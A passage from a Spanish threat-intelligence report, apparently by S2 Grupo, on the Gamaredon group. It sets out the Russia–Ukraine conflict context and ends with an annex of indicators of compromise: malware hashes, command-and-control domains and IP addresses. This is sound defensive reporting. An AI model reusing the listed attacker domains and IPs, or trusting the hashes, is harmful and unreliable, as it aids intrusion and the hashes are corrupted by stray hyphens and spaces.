Las tensiones militares entre insurgentes pro-rusos y nacionalistas ucranianos se han intensificado en Donetsk. Incluso los conflictos armados se han aproximado hacia la frontera con Rusia durante el mes de octubre de 2018. El ejército de Ucrania ha estado llevando a cabo ejercicios de entrenamiento con misiles S-300PS, S-300PT y misiles antiaéreos Buk M1 por la región de Kherson, una región cercana a Crimea. Este hecho fue interpretado por el Kremlin como una provocación por parte de Kiev. EEUU y la OTAN no están tomando ninguna medida al respecto, cuestión que ha reclamado en varias ocasiones el Kremlin. Los EEUU han contribuido a aumentar la competitividad del ejército de Ucrania con la entrega de diversas fragatas de la clase Oliver Hazard Perry.

El ejército de Ucrania, durante el mes de septiembre de 2018, rompió la tregua oficial que se había establecido con los grupos insurgentes pro-rusos. Ucrania atacó con morteros del calibre 82, lanzagranadas y armas de tiro la zona de Lugansk. El armisticio se anunció el 29 de agosto de 2018 y después de quince días Ucrania rompió el pacto de la tregua. La tensión y la actividad entre los grupos rebeldes y el Estado de Ucrania vuelve a ser alta, y consecuentemente el incremento de víctimas mortales también.
Rusia pretende vincular el actual gobierno de Ucrania con el DAESH. Según Hispan TV, El FSB comunicó en septiembre de 2018 que el gobierno de Ucrania, a través de su Servicio de Inteligencia y del grupo de extrema derecha ucraniana "Pravy Sektor", que está ilegalizado en Rusia, ha financiado y respaldado a Medzhid Magomédov, miembro del DAESH, para cometer atentados en Rusia. Medzhid fue detenido y acusado de tentativa de asesinato de varios Jefes milicianos pro-rusos de la zona de Donetsk. El FSB gestionó la detención del Medzhid y durante los interrogatorios, el terrorista afirmó estar contratado por el Servicio de Seguridad Estatal de Ucrania. Estas declaraciones han sido completamente negadas por los Servicios de Seguridad ucranianos, que afirman no tener ningún vínculo con el DAESH. Podría ser factible que no

existiera ninguna relación entre el Servicio de Seguridad de Ucrania y el Daesh, pero sin embargo, Rusia pretende transmitir este mensaje a nivel internacional y a nivel regional. Con esta acción estratégica propia de Psywar, el Kremlin desacredita plenamente al gobierno actual de Ucrania y puede provocar una desafección entre sus simpatizantes por vinculación a un grupo yihadista. Al provocar una desafección dentro del partido, se incrementan las disidencias dentro del mismo y pierde consistencia el actual gobierno ucraniano.

Recientes ciberataques y acciones de ciberespionaje entre Rusia, Ucrania y países de la OTAN.

Rusia mantiene su elevado ritmo de ciberataques a organizaciones gubernamentales y compañías de diversos sectores en Ucrania. Durante el 2018 se han incrementado en un 50% los ataques.

El Kremlin ha reforzado sus recursos en la lucha radioelectrónica. El Ministerio de Defensa de Rusia ha comunicado en 2018 que ha emprendido un proyecto, que se llevará a cabo en 2019, para establecer trece complejos Samarkand por toda Rusia, Kaliningrado y Bielorrusia y que tiene como objetivo neutralizar las comunicaciones de cualquier recurso tecnológico militar con operatividades basadas en radiofrecuencia, lo que neutralizaría una elevada cantidad de operaciones militares. A nivel Europeo, durante 2018 Rusia ha intentado atacar cibernéticamente a través de su propia wifi a la OPAQ (OPCW), organización vinculada a Gran Bretaña en el análisis de las sustancias usadas por Rusia en el caso Skripal. La OPAQ también ha estado vinculada a la denuncia del uso ilegal de las armas químicas del socio de Rusia, Bashar Al Assad, hechos que inducen a pensar en que la OPAQ es una organización dentro del target represivo del Kremlin.

Desde 2014 Ucrania ha contabilizado un exponencial aumento de ciberataques provenientes de Rusia a organizaciones gubernamentales y empresas del sector privado, sobre todo pertenecientes al sector energético. Los Ministerios de Ucrania han llegado a recibir hasta 6.500 ciberataques en un período reducido de dos meses. Según informó Europapress, durante 2017 se produjeron varios ciberataques que inhabilitaron el metro de Kiev, el aeropuerto Boryspil de Kiev, la importante empresa Antonov (fabricante de aviones), el Banco Central Ucraniano e incluso la Central Nuclear de Chernóbil fue infectada cibernéticamente en uno de los ataques supuestamente perpetrados por el Kremlin; de algunos de estos ataques se ha responsabilizado directamente al GRU, el servicio de inteligencia militar ruso.

6. CONCLUSIONES

1. La internacionalización del conflicto ruso-ucraniano ha involucrado a grandes organizaciones mundiales como la OTAN que ha emprendido un proyecto de disuasión dirigido hacia el Kremlin con el "Trident Project". La OTAN pretende frenar la persistente ocupación de Rusia dentro de Crimea. La sede de la OTAN en Kiev es uno de los principales targets de Gamaredon y es probable que actualmente esté infectada.

2. Los conflictos dentro de la zona fronteriza con Rusia de Donetsk se están incrementando, y consecuentemente el Kremlin pretende generar una franja de seguridad dirigida hacia la OTAN formada entre países exsoviéticos como Bielorrusia y Ucrania. Este hecho implica que las comunicaciones entre las embajadas ubicadas en Kiev sean un importante target del mismo Kremlin y consecuentemente de Gamaredon.

3. La sociedad ucraniana sufre de forma consistente y regular inestabilidad en varios aspectos. Desde el Kremlin se promueven todos estos desequilibrios con el fin de debilitar a la sociedad ucraniana nacionalista y anti-rusa. La parte de la sociedad ucraniana que es defensora del partido nacionalista empieza a sentir desesperanza y agotamiento psicosocial por el conflicto armado. Desde el Kremlin se ha iniciado una fuerte campaña de apoyo a los candidatos a la Presidencia de 2019 pro-rusos, Yuriy Boyko y Vadim Ravinbovich. La campaña está fundamentada en mensajes para reestablecer la paz en el país. El Kremlin pretende enviar el mensaje a la sociedad ucraniana de que si el nuevo gobierno en 2019 es de corte pro-ruso, los rebeldes de la zona de Donetsk cederán sus revueltas.

4. El actual gobierno de Ucrania está llevando a cabo políticas contra la cultura pro-rusa dentro de Ucrania. Esto se debe a la desconexión cultural que desea establecer el actual gobierno nacionalista de Ucrania con Rusia. La religión ha sido una acción contra el Kremlin. El Patriarcado Ortodoxo de Kiev se ha desvinculado plenamente del Patriarcado de Constantinopla de la iglesia ortodoxa de Rusia.

Gamaredon basa ahora mismo su ejecución en la herramienta 7zip como su empaquetador y ficheros batch para dirigir el flujo de ejecución.

5. Su infraestructura sigue estando basada en dominios dinámicos (DDNS principalmente).

6. Los nombres de dominio elegidos y la ubicación de las IP de los command and control invitan a pensar que se esté utilizando Ucrania como un laboratorio (tal y como insinúa @DrunkBinary en su cuenta de Twitter). Pero a pesar de eso existen víctimas reales infectadas y disponen de una botnet extensa.

7. Por lo publicado recientemente por el CERT de Ucrania una de las vías de infección es el correo electrónico. Aun así desde S2 Grupo se ha visto que los metadatos están todos relacionados con la herramienta CryptoPro CSP y además las ubicaciones de los ficheros todas están ligadas a una herramienta criptográfica, por lo que no se debería descartar que los atacantes estén utilizando este software como un señuelo o gancho.

7. REFERENCIAS

- Antonio Esteban, A. E. (2014a). OTAN: El oso y las hienas. Madrid, España: IEEE. Antonio Esteban, A. E. (2014b). La secesión en el derecho internacional: El caso de Crimea. Madrid, España: IEEE.

- APM MAP. (s.f.). APTMAP. https://aptmap.netlify.com/

- El Periódico. (2018, 8 noviembre). https://www.elperiodico.com/es/internacional/20181104/rusia-asfixia-los-puertos-de-ucrania-tras-la-apertura-del-puente-de-crimea-7098712

- France 24. (2018, 14 octubre).https://www.france24.com/es/20181013-iglesia-ucrania-rusia-separacion-ortodoxos

- Francisco Ruiz, F. R. (2012). UCRANIA: ¿RUMBO HACIA LA UE, HACIA RUSIA, O HACIA LA RUPTURA? Madrid, España: IEEE.

- Franklin Kramer, F. K. (2014). NATO PRIORITIES. Madrid, España: Atlantic Council.

- Gregorio Álvarez, G. A. (2014). LOS FACTORES DE RIESGO ECONÓMICO EN LA CRISIS DE UCRANIA. Madrid, España: IEEE.

- Instituto de Estrategia S.L.P. (2017, 7 diciembre). Sanciones de Rusia y Crimea. http://www.institutodeestrategia.com/articulo/eurasia/estados-unidos-mantendra-sanciones-rusia-crimea-reincorpore-ucrania/20171207184331008848.html

- Instituto de Estrategia S.L.P. (2018, 16 septiembre). Bombardeo de Lugansk. http://www.institutodeestrategia.com/articulo/eurasia/tropas-ucranianas-rompen-tregua-bombardean-lugansk/20180916141943016329.html

- Instituto de Estrategia S.L.P. (2018b, 5 febrero).

- ¿Qué tienen en común Ucrania, Siria y Venezuela? http://www.institutodeestrategia.com/articulo/internacional/tienen-comun-ucrania-siria-venezuela/20180205105920010359.html

- Instituto de Estrategia S.L.P.: Rusia y la franja de defensa:

- http://www.institutodeestrategia.com/articulo/eurasia/rusia-alega-construira-franja-defensa-geoegia-ucraina-entran-otan/20181029163732017831.html

- LookingGlass. (2015). Operation Armageddon: Cyber Espionage as a Strategic Component of Russian Modern Warfare. Y, US: Threat Intelligence Group.

- New Front. (2018, 1 noviembre). El sistema de guerra electrónica de Rusia »Samarkand», puede paralizar fácilmente al ejército de la OTAN. https://es.news-front.info/2018/11/01/el-sistema-de-guerra-electronica-de-rusia-samarkand-puede-paralizar-facilmente-al-ejercito-de-la-otan/

- Olexiy Minakov, O. M. (2018, 17 noviembre). Deep Dive: http://www.atlanticcouncil.org/blogs/ukrainealert/deep-dive-how-ukraine-s-presidential-candidates-plan-to-win

- Palo Alto Network. (2017, 27 febrero). The Gamaredon Group Toolset Evolution Blog. https://researchcenter.paloaltonetworks.com/2017/02/unit-42-title-gamaredon-group-toolset-evolution/

- Pedro Sánchez, P. S. (2014). CRIMEA: ¿UNA NUEVA "POSICIÓN AVANZADA" RUSA?. Madrid, España: IEEE.

- Share America. (2018, 5 noviembre). Attention Required! | Cloudflare. https://share.america.gov/es/31-paises-unidos-en-el-ejercicio-trident-juncture-de-la-otan/

- SLAVYANGRAD. (2015, 13 noviembre). La guerra del gas. https://slavyangrad.es/2015/11/13/la-guerra-del-gas/

- Sputnik. (2017, 10 agosto). Rapid Trident 2017: Ucrania sacará músculo ante la OTAN. https://mundo.sputniknews.com/defensa/201708101071478756-defensa-europa-kiev-maniobras/

- Sputnik. (2018, 14 septiembre). Los ejercicios internacionales Rapid Trident Ucrania.https://mundo.sputniknews.com/defensa/201809141082003092-ejercicios-internacionales-rapid-trident-concluyen-ucrania/

- Últimas noticias del CERT de Ucrania relacionadas con el grupo Gamaredon https://cert.gov.ua/news/46

8. ANEXOS

A. INDICADORES DE COMPROMISO

Hashes SHA256 de los artefactos analizados
038fc968c4449b69773588cfee9de2d7efaafaced3277453326c-f8fd8cd65e48
062238baabaad35ac09c78da327734c6c4e9c901d1fc-14d77a7941128448243a
07788d53755bceed33fe082507c0b69756370b26d7a8596e-f26e66ad248ea02c
114f276c34ae59c51389a81a9f7c55f1e9028148cfd0407ede-d6ccba76711541
167461178585ea067e161426c0ff361195a00229d4aee7a-b3615aa84a4225b8d
23406d35a8f55ff3d3a66ca892200086f49a455212833223b-88b2eb9e2758898
2484f3cae53872421e9f1e2f09c10486e0e3015655dbecaecadc-56b309e9bb9c
2b872041a97d73759f8d7e19bc695808b6d97b3513f2ebc-b720e01b0e2983925
310ba6e21ac067fc52841609ce0fb0ccce83feb571a14be-46324d546421c29ee
3b127af7d5a3d999d097927f5bfd45288d30825f9486d947cd-856712d1da16d4
408e38b4d81de63e5762dcb8024f81360b426429821f-9934b087aa0a6b44c56f
4d27abd60dac79e8512b547975ca83d1737482fe80f223e-7d53224a1d6bc22fb
553e859f01eb2c2310d7aca36181b70821272691d7c-07b15693235ea780cf646
598c55b89e819b23eac34547ad02e5cd59e1b8fcb23b5063a-251d8e8fae8b824
598caedd2da63f42a637855e03419db8762a19c4bd42a3dda-2c8319e78049501
6745f54743a085bf4aa4b62920ef59312c9c0631eb8d947e2e-cefd05ca760b2c
733c12193dc4fe5436808577375ea3627365bc97522c-f2f22483e3b171addd0f
779411aab8ca479a458c23cc0825d6e295f34028065f-7107b07e412a2e9653bf

842d5c014eafd6a40f95909f88937f8d802f6890f077c-b77223508a9cfbd70b2
889503dce4000fab59de81895cfc7ae15362344cd9729cf1ebd-822f116ea81de
8d3fbf070fa48e5352c106173803d1952bd6324879b87cc12cd-dd2ae78b1cd2b
928aa3d3e26e9e285ccaf0b0132b92d2711de3a9f5d-58244934854d02a529f70
9897da7d569172c6cda55e240da8e4a72b66fbe73b4ba-f72688324086e254902
9fc5081ba3c1a4473ac1ffa3d653096afa16684a3e-819ce6745bc22d38bb97f9
a0fde3e30e290fdf57816cdb38e28f1f1cfa82d21d-fe1967566792e62c2a3b07
a1677309250426d159b2fae1ece4fff98d8780d1391923eb-c092ac9eb65c266b
adf3a16766de2adcb2092b3cbd3a6ba600e2490d02b703dd-b0583a46508408c2
b845c5b3ae6ad883148eceb51cae8a227267cc6f5dfd28ebe-863b3bb073a45fb
ba5f223142 53d08e5c26ee595ef369b9715de-b66483123a893581c00c5083a41
c9552ebe70faa0f8b034280033516f79fa61494628ba6ffb-c1a463866ed83ba8
cddd32776c4a7a32ffc4cb19ea67a614f91cf177ea7cf01fb8d-d6cfa5ed1f22b

ce8894f381314a549137fbbcfcd0edf3304b848cd5473e7f40f-2276bf368973d
d0e104ef52522e1660f7fba8252ab6eae3d2c024ccb82581e-16249a47740351f
d3538484a810897c6816a7ca30d91f5a6becda-f692aa51968c9cd68373f1f008
da0f8ba7fb5fa1f1427de86a3f13bce0820578c0b2eda-69898964d9f6d50aa7c
e3d2db534cf8c18e6aaeba9ab57faa8f44dd5789ec-216690f42983392b6128dc
e51cc55becd2974ba3c0d75246244d1312e9e11d-7931225d76ef449c43eac248
ea356e9afa8d0afe6e884924516733ee1dcf1f18057844cd9f-c94e3343e489a6
eecc285afc2cd06e0950c5806f4f62daa9bf8db577d326d5e-4b213660be31dc1
ef2043048da9a9b9e249c487894cf2c19809091ef79a72922ed-335064fe3663f
ff5ce90c78eb4d6c2714bd659fb6fbbb9afc50d03a16d32015ff-350d79f6fec4
ff75bd2dc7b3244420eff49be17d074fe570bef5dfedd37af-07d6872a84ed318
e33456c26d161b3464acdc104271289dced8f4e5f-5b35786635ec111501c1405
c7dab39d980644f5228bea04c2dadc97b5f3ae-8902d4410599558e8b9578a2c6

Dominios de los artefactos analizados
office-updates.ddns.net
spread-new.ddns.net
spr-files.ddns.net
spr-updates.ddns.net
spread.crimea.com
spread01.crimea.com
telo-spread.ddns.net
bitsadmin.ddns.net
dropdrop.ddns.net
dataoffice.zapto.org
drop-new.ddns.net
dropper.crimea.com
ukraina-drp.ddns.net
errors-analyses.ddns.net

Direcciones IP de los artefactos analizados
185.158.115.137
185.231.154.122
185.231.154.154
185.231.154.25
185.231.155.12
185.231.155.209
185.231.155.69
185.248.100.104
185.248.100.142
195.62.52.91
195.88.208.81
217.120.200.72
5.23.55.212
95.142.45.48

B. PROTOCOLO DE INTERCAMBIO

Descripción de cada TLP según https://www.certsi.es/tlp

Código	Cuándo utilizarlo	Cómo compartirlo	Color	Fondo
TLP:RED	Se debe utilizar TLP:RED cuando la información está limitada a personas concretas, y podría tener impacto en la privacidad, reputación u operaciones si es mal utilizada.	Los receptores no deben compartir información designada como TLP:RED con ningún tercero fuera del ámbito donde fue expuesta originalmente.	#ff0033	#000000
TLP:AMBER	Se debe utilizar TLP:AMBER cuando la información requiere ser distribuida de forma limitada, pero supone un riesgo para la privacidad, reputación u operaciones si es compartida fuera de la organización.	Los receptores pueden compartir información indicada como TLP:AMBER únicamente con miembros de su propia organización que necesitan conocerla, y con clientes, proveedores o asociados que necesitan conocerla para protegerse a sí mismos o evitar daños. El emisor puede especificar restricciones adicionales para compartir esta información.	#ffc000	#000000
TLP:GREEN	Se debe utilizar TLP:GREEN cuando la información es útil para todas las organizaciones que participan, así como con terceros de la comunidad o el sector.	Los receptores pueden compartir la información indicada como TLP:GREEN con organizaciones afiliadas o miembros del mismo sector, pero nunca a través de canales públicos.	#33ff00	#000000
TLP:WHITE	Se debe utilizar TLP:WHITE cuando la información no supone ningún riesgo de mal uso, dentro de las reglas y procedimientos establecidos para su difusión pública.	La información TLP:WHITE puede ser distribuida sin restricciones, sujeta a controles de Copyright.	#ffffff	#000000

GRUPO

Anticipando un mundo
ciberseguro

MADRID

Avda de Manoteras 46 BIS 6ºC
28050 Madrid
T (34) 902 882 992

BARCELONA

Llull, 321
08019 Barcelona
T (34) 933 030 060

VALENCIA

Ramiro de Maeztu, 7
46022 Valencia
T (34) 963 110 300
F (34) 963 106 086

BRUSELAS

Rue Belliard, 20
1040
T (32) (0) 474532974

LISBOA

Avenida do Brasil nº1
1749-008 Lisboa
T (351) 217 923 729

BOGOTÁ

Carrera 11, nº 93A-53
Oficina 401
T (571) 745 74 39

MÉXICO D.F.

44-7, México D.F.
06600
T (52) 55 2128 0681

Info@s2grupo.es - www.s2grupo.es